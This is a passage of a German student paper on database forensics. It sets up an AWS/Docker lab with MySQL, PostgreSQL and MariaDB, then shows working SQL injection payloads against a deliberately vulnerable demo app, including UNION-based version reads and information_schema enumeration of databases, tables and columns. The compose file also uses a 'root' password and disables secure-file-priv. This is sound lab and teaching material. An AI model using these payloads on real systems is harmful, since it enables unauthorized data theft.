
Nachdem ein Cloudkonto für das Hosting der Cloud-Datenbankinstanz eingerichtet wurde und die initialen Einführungen und Vorbereitungen abgeschlossen waren, wurde über das „EC2“ (AWS Elastic Cloud Dashboard) und den „AMI“ (Amazon Machine Image) Katalog die gewünschte Plattform ausgewählt. In diesem Fall haben wir uns für ein Linux Ubuntu LTS Server-Betriebssystem in der Version 20.04 entschieden.




Nach der Auswahl der Plattform wurde die Konfiguration des Instanz-Typen vorgenommen. Der Instanz-Typ ist beim Cloud-Anbieter Amazon AWS die Performanz-Spezifikationen der Maschine.




Im Anschluss wurden die Instanz-Details des Cloud Datenbanksystems konfiguriert:




Einer der letzten Schritte ist die Konfiguration des Festplattenspeichers, welcher der Instanz zugeordnet wird:



Nun wird noch eine Sicherheitsgruppe definiert, um im Anschluss eingehenden und ausgehenden Netzwerkverkehr auf bestimmten Ports zu ermöglichen:



Zuletzt wird noch ein SSH-Key für den Zugriff auf die Cloud Instanz erstellt und heruntergeladen, damit der Zugriff und die Verwaltung des Betriebssystems möglich sind. Nun kann die Instanz gestartet werden.



Nach kurzer Zeit steht das Linux Ubuntu Betriebssystem zur Verfügung und kann konfiguriert werden, um so das Datenbanksystem aufzusetzen. Die erforderliche Konfiguration des Betriebssystems für dynamische DNS-Einstellungen, IP-Einstellungen, Hostnamen, etc. werden nicht weiter vertieft, da diese außerhalb des Spektrums dieser Arbeit liegen.

Um das Cloud-Datenbanksystem analog zu den beiden lokalen Systemen MySQL, und PostgreSQL zu konfigurieren, wurde eine Docker Umgebung installiert damit eine angepasste Version der Docker Umgebung von Herrn Häuser ebenfalls in der Cloud lauffähig und über das Internet in vollem Umfang aufrufbar ist.

Hierzu wurde zunächst ein Update des Betriebssystems durchgeführt:

```
ubuntu@ip-172-31-2-72:/home$ sudo apt-get update
Hit:1 http://eu-central-1.ec2.archive.ubuntu.com/ubuntu focal InRelease
Get:2 http://eu-central-1.ec2.archive.ubuntu.com/ubuntu focal-updates InRelease [114 kB]
Get:3 http://eu-central-1.ec2.archive.ubuntu.com/ubuntu focal-backports InRelease [108 kB]
Get:4 http://security.ubuntu.com/ubuntu focal-security InRelease [114 kB]
Get:5 http://eu-central-1.ec2.archive.ubuntu.com/ubuntu focal/universe amd64 Packages [8628 kB]
Get:6 http://eu-central-1.ec2.archive.ubuntu.com/ubuntu focal/universe Translation-en [5124 kB]
Get:7 http://eu-central-1.ec2.archive.ubuntu.com/ubuntu focal/universe amd64 c-n-f Metadata [265 kB]
Get:8 http://eu-central-1.ec2.archive.ubuntu.com/ubuntu focal/multiverse amd64 Packages [144 kB]
Get:9 http://eu-central-1.ec2.archive.ubuntu.com/ubuntu focal/multiverse Translation-en [104 kB]
Get:10 http://eu-central-1.ec2.archive.ubuntu.com/ubuntu focal/multiverse amd64 c-n-f Metadata [9136 B]
Get:11 http://eu-central-1.ec2.archive.ubuntu.com/ubuntu focal-updates/main amd64 Packages [1572 kB]
Get:12 http://eu-central-1.ec2.archive.ubuntu.com/ubuntu focal-updates/main Translation-en [302 kB]
```

```
ubuntu@ip-172-31-2-72:/home$ sudo apt upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following NEW packages will be installed:
  linux-aws-5.11-headers-5.11.0-1028 linux-headers-5.11.0-1028-aws linux-image-5.11.0-1028-aws linux-modules-5.11.0-1028-aws
The following packages will be upgraded:
  bsdutils busybox-initramfs busybox-static command-not-found fdisk initramfs-tools initramfs-tools-bin initramfs-tools-core libblkid1 l
  libpolkit-gobject-1-0 libpython3.8 libpython3.8-minimal libpython3.8-stdlib libseccomp2 libsmartcols1 libssl1.1 libsystemd0 libudev1 l
  openssh-sftp-server openssl policykit-1 python3-commandnotfound python3-update-manager python3.8 python3.8-minimal snapd sosreport sys
  uuid-runtime vim vim-common vim-runtime vim-tiny xxd
59 upgraded, 4 newly installed, 0 to remove and 0 not upgraded.
38 standard security updates
Need to get 107 MB of archives.
After this operation, 228 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://eu-central-1.ec2.archive.ubuntu.com/ubuntu focal-updates/main amd64 bsdutils amd64 1:2.34-0.1ubuntu9.3 [63.0 kB]
```

Im Anschluss daran wurde die Docker Umgebung installiert:

```
ubuntu@ip-172-31-2-72:/home$ sudo apt-get install docker-ce docker-ce-cli containerd.io
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  docker-ce-rootless-extras docker-scan-plugin pigz slirp4netns
Suggested packages:
  aufs-tools cgroupfs-mount | cgroup-lite
The following NEW packages will be installed:
  containerd.io docker-ce docker-ce-cli docker-ce-rootless-extras docker-scan-plugin pigz slirp4netns
0 upgraded, 7 newly installed, 0 to remove and 0 not upgraded.
Need to get 97.2 MB of archives.
After this operation, 409 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://eu-central-1.ec2.archive.ubuntu.com/ubuntu focal/universe amd64 pigz amd64 2.4-1 [57.4 kB]
Get:2 http://eu-central-1.ec2.archive.ubuntu.com/ubuntu focal/universe amd64 slirp4netns amd64 0.4.3-1 [74.3 kB]
```

Darüber hinaus ist noch die docker-compose Bibliothek erforderlich:

```
ubuntu@db2-forensik-hh10:~/docker$ sudo apt install docker-compose
Reading package lists... Done
Building dependency tree
Reading state information... Done
Recommended packages:
  docker.io
The following NEW packages will be installed:
  docker-compose
0 upgraded, 1 newly installed, 0 to remove and 4 not upgraded.
Need to get 92.7 kB of archives.
After this operation, 667 kB of additional disk space will be used.
Get:1 http://eu-central-1.ec2.archive.ubuntu.com/ubuntu focal/universe amd64 docker-compose all 1.25.0-1 [92.7 kB]
Fetched 92.7 kB in 0s (2726 kB/s)
Selecting previously unselected package docker-compose.
(Reading database ... 102045 files and directories currently installed.)
Preparing to unpack .../docker-compose_1.25.0-1_all.deb ...
Unpacking docker-compose (1.25.0-1) ...
Setting up docker-compose (1.25.0-1) ...
Processing triggers for man-db (2.9.1-1) ...
```

Um Änderungen an der Datenbank nachvollziehbar zu machen und später forensische Analysen zu ermöglichen, ist es erforderlich die Protokollierung in MariaDB zu aktivieren, da dies in der Standardkonfiguration nicht aktiv ist.

Für die Einrichtung der Protokollierung in MariaDB müssen einige vorbereitende Maßnahmen durchgeführt werden, da im Gegensatz zu der Konfiguration der beiden lokalen Datenbanken eine andere Vorgehensweise für die Protokollierung gewählt wurde. In der Docker Umgebung wurden zwei weitere Volumes für den MariaDB Container bereitgestellt. Diese beiden Volumes wurden auf das Host-Betriebssystem aus dem Container gemappt und stellen Konfigurationsdateien und die Protokoll Dateien, die im Container enthalten sind, bereit. Dies ermöglicht später eine Liveprotokollierung von Transaktionen, Änderungen an der DB, aufkommenden Fehlern, etc.

Folgende Parameter wurden hierfür in der Datei docker-compose.yaml hinzugefügt:

```
- mariadb-log:/var/log/mysql # Protokoll Volume im MariaDB Container

- mariadb-conf:/etc/mysql/mariadb.conf.d/ # Konfig. Volume im MariaDB Container
```

```
mariadb-log:

mariadb-conf:
```

```
  mariadb:
    image: mariadb:10
    command: --default-authentication-plugin=mysql_native_password --secure-file-priv=""
    restart: on-failure
    ports:
     - 3306:3306
    environment:
      MYSQL_ROOT_PASSWORD: root
      MYSQL_DATABASE: impfung
    volumes:
     - mariadb-data:/var/lib/mysql
     - mariadb-log:/var/log/mysql
     - mariadb-conf:/etc/mysql/mariadb.conf.d/
     - ./sql/HH10_mariadb.sql:/docker-entrypoint-initdb.d/HH10.sql

  adminer:
    image: adminer
    restart: on-failure
    ports:
     - 8080:8080

volumes:
#  mysql-data:
#  postgres-data:
  mariadb-data:
  mariadb-log:
  mariadb-conf:
```

Da nun die Vorbereitungen abgeschlossen sind, wurde die angepasste Umgebung auf die Maschine transferiert und im Anschluss die angepasste Docker Umgebung gestartet und auf Funktionalität geprüft:

```
ubuntu@db2-forensik-hh10:~/docker$ sudo docker-compose up
Creating network "docker_default" with the default driver
Creating volume "docker_mysql-data" with default driver
Creating volume "docker_postgres-data" with default driver
Creating volume "docker_mariadb-data" with default driver
Creating docker_mariadb_1  ... done
Creating docker_app_1      ... done
Creating docker_postgres_1 ... done
Creating docker_adminer_1  ... done
Creating docker_mysql_1    ... done
Attaching to docker_mariadb_1, docker_adminer_1, docker_mysql_1, docker_app_1, docker_postgres_1
adminer_1   | [Tue Feb 15 14:56:33 2022] PHP 7.4.27 Development Server (http://[::]:8080) started
mariadb_1   | 2022-02-15 14:56:32+00:00 [Note] [Entrypoint]: Entrypoint script for MariaDB Server 1:10.6.5+maria~focal started.
mariadb_1   | 2022-02-15 14:56:33+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mariadb_1   | 2022-02-15 14:56:33+00:00 [Note] [Entrypoint]: Entrypoint script for MariaDB Server 1:10.6.5+maria~focal started.
mariadb_1   | 2022-02-15 14:56:33+00:00 [Note] [Entrypoint]: Initializing database files
mysql_1     | 2022-02-15 14:56:33+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.28-1debian10 started.
postgres_1  | The files belonging to this database system will be owned by user "postgres".
postgres_1  | This user must also own the server process.
postgres_1  |
postgres_1  | The database cluster will be initialized with locale "en_US.utf8".
postgres_1  | The default database encoding has accordingly been set to "UTF8".
postgres_1  | The default text search configuration will be set to "english".
postgres_1  |
postgres_1  | Data page checksums are disabled.
postgres_1  |
postgres_1  | fixing permissions on existing directory /var/lib/postgresql/data ... ok
postgres_1  | creating subdirectories ... ok
postgres_1  | selecting dynamic shared memory implementation ... posix
mysql_1     | 2022-02-15 14:56:33+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql_1     | 2022-02-15 14:56:33+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.28-1debian10 started.
postgres_1  | selecting default max_connections ... 100
mariadb_1   | 2022-02-15 14:56:33 0 [Warning] 'default-authentication-plugin' is MySQL 5.6 / 5.7 compatible option. To be implemented in later versions.
mariadb_1   | 2022-02-15 14:56:33 0 [Warning] You need to use --log-bin to make --expire-logs-days or --binlog-expire-logs-seconds work.
postgres_1  | selecting default shared_buffers ... 128MB
postgres_1  | selecting default time zone ... Etc/UTC
postgres_1  | creating configuration files ... ok
mysql_1     | 2022-02-15 14:56:33+00:00 [Note] [Entrypoint]: Initializing database files
mysql_1     | 2022-02-15T14:56:33.938449Z 0 [Warning] [MY-010918] [Server] 'default_authentication_plugin' is deprecated and will be removed in a future release.
mysql_1     | 2022-02-15T14:56:33.938468Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.28) initializing of server in progress as process 42
mysql_1     | 2022-02-15T14:56:33.955633Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
postgres_1  | running bootstrap script ... ok
app_1       | Installing dependencies from Pipfile.lock (379f92)...
mysql_1     | 2022-02-15T14:56:34.913205Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
postgres_1  | performing post-bootstrap initialization ... ok
```

```
ubuntu@db2-forensik-hh10:~/docker$ sudo docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED          STATUS         PORTS                                          NAMES
3c1a85d87b21   mysql:8        "docker-entrypoint.s…"   51 seconds ago   Up 3 seconds   3306/tcp, 33060/tcp                            docker_mysql_1
e2773407dad6   adminer        "entrypoint.sh docke…"   51 seconds ago   Up 4 seconds   0.0.0.0:8080->8080/tcp, :::8080->8080/tcp      docker_adminer_1
336f1601cb49   docker_app     "bash -c 'pipenv ins…"   51 seconds ago   Up 3 seconds   0.0.0.0:80->80/tcp, :::80->80/tcp              docker_app_1
318a830ed75d   postgres:12    "docker-entrypoint.s…"   51 seconds ago   Up 4 seconds   5432/tcp                                       docker_postgres_1
9e8cc5fb8bc3   mariadb:10     "docker-entrypoint.s…"   51 seconds ago   Up 3 seconds   0.0.0.0:3307->3306/tcp, :::3307->3306/tcp      docker_mariadb_1
```

Herzlich Willkommen in der HH10-VM

Diese VM wurde durch die Gruppe HH10 am 01.02.2022 angepasst und auf unsere Bedürfnisse zugeschnitten.
Eine Anleitung zur Anpassung der VM wird in die Hausarbeit als Anlage beigefügt.

Bei allen Namen von Patienten, Ärzten und Arzthelfern handelt es sich um fiktive Namen, welche mit einem Script per Zufall erstellt wurden.
Diese Demo Applikation basiert auf Python 3.8 und Flask.
Als Infrastruktur wird Docker mit docker-compose genutzt, um die Applikation, sowie ein MySQL und ein PostgreSQL Server zur Verfügung zu stellen.

Es wurde absichtlich auf ein ORM verzichtet und RAW SQL genutzt, um SQL Injections zu ermöglichen.

4. 5 SQL-Injektion Beispiele und forensische Auswertung

Die Docker-Umgebung konnte auf die eigenen Bedürfnisse angepasst werden. Es wurde eine weitere Tabelle (Impfungsort) und eine HTML-Datei hinzugefügt.

4.1 Auslesen der Datenbank-Version

4.1.1 MySQL

Unter MySQL lässt sich die Datenbank-Version mit folgendem Befehl auslesen:

Befehl: ' union select @@version; --

Die Ausführung führt zu folgender Fehlermeldung, da die Ausgabe der Spaltenanzahl noch falsch ist:

sqlalchemy.exc.DataError

```
sqlalchemy.exc.DataError: (mysql.connector.errors.DataError) 1222 (21000): The used SELECT statements have a different number of columns
[SQL: SELECT Name_Impfort, Ort, Adresse, Hausnummer, PLZ FROM Impfungsort WHERE Name_Impfort LIKE '%' union select @@version; --%' ORDER BY Name_Impfort]
(Background on this error at: http://sqlalche.me/e/13/9h9h)
```

Durch Ausprobieren kann die Anzahl der Spalten ermittelt werden. Die Tabelle enthält 5 Spalten, bei korrekter Angabe wird die Datenbank-Version ausgegeben:

Impfungsort

asd ' union select 1,2,3,4,@@version; -- Suchen


Ort	Wo	Adresse	Hausnummer	PLZ
1	2	3	4	8.0.27

Die eingesetzte Version ist: 8.0.27

4.1.2 PostgreSQL

Unter PostgreSQL kann die Version wie folgt direkt ausgelesen werden:

Befehl: '; SELECT VERSION(); --




4.1.3 MariaDB (Cloud)

Das Auslesen der Datenbankversion in MariaDB wird wie folgt durchgeführt:


Befehl: ' union select @@version; --

Durch die Ausführung des oben genannten Befehls kommt es ebenfalls in MariaDB zu einem Fehler, da die Spaltenanzahl zunächst nicht korrekt ist:



Entsprechende Anpassungen der Spaltenanzahl für MariaDB müssen im Injection Befehl vorgenommen werden:

Befehl: ' union select 1,2,3, @@version; --



Ermittelte MariaDB Version: 10.6.5

4.2 Ausspähen von Daten

Für die Informationsbeschaffung soll versucht werden die Daten aus der Datenbank auszuspähen. Hiermit sollen Kenntnisse über den Aufbau der Datenbank, der Tabellen und der Spalten gewonnen werden, um so im Anschluss die Inhalte auslesen zu können.

4.2.1 MySQL

Zu Beginn werden alle Datenbanken aufgelistet:

Befehl: ' AND 0 UNION SELECT schema_name,0,0,0 FROM information_schema.schemata;

Patienten

' AND 0 UNION SELECT schema_name,0,0,0 FROM information_schema.schemata; Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
mysql	0	0	0
information_schema	0	0	0
performance_schema	0	0	0
sys	0	0	0
impfung	0	0	0

Hierdurch konnte der Name der Datenbank ermittelt werden: **impfung**

Nun wird der Aufbau der Datenbank „impfung“ näher betrachtet/untersucht:

Befehl: ' AND 0 UNION SELECT 1,2,table_schema,table_name FROM information_schema.tables WHERE table_schema = "impfung";

Patienten

' AND 0 UNION SELECT 1,2,table_schema,table_name FROM information_schema.tables WHERE table_schema = Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
1	2	impfung	Aerzte
1	2	impfung	Arzthelfer
1	2	impfung	Impfbestand
1	2	impfung	Impforganisation
1	2	impfung	Impfstoff
1	2	impfung	Impfteams
1	2	impfung	Impfung
1	2	impfung	Impfungsort
1	2	impfung	Impfvorfall
1	2	impfung	Krankenversicherung
1	2	impfung	Patienten
1	2	impfung	Postleitzahlen

So konnten alle Tabellennamen ermittelt werden.

Die Namen der Spalten können anschließend wie folgt herausgefunden werden:

Befehl: ' AND 0 UNION SELECT 1,table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema = 'impfung';

Patienten

' AND 0 UNION SELECT 1,table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema = 'impfung'; Suchen

Nachname	Vorname	Geburtsdatum	Krankenkasse
1	impfung	Aerzte	Arzt_ID
1	impfung	Aerzte	Fachrichtung
1	impfung	Aerzte	Nachname
1	impfung	Aerzte	Titel
1	impfung	Aerzte	Vorname
1	impfung	Arzthelfer	Arzthelfer_ID
1	impfung	Arzthelfer	Ausbildung
1	impfung	Arzthelfer	Nachname
1	impfung	Arzthelfer	Vorname
1	impfung	Impfbestand	Anzahl
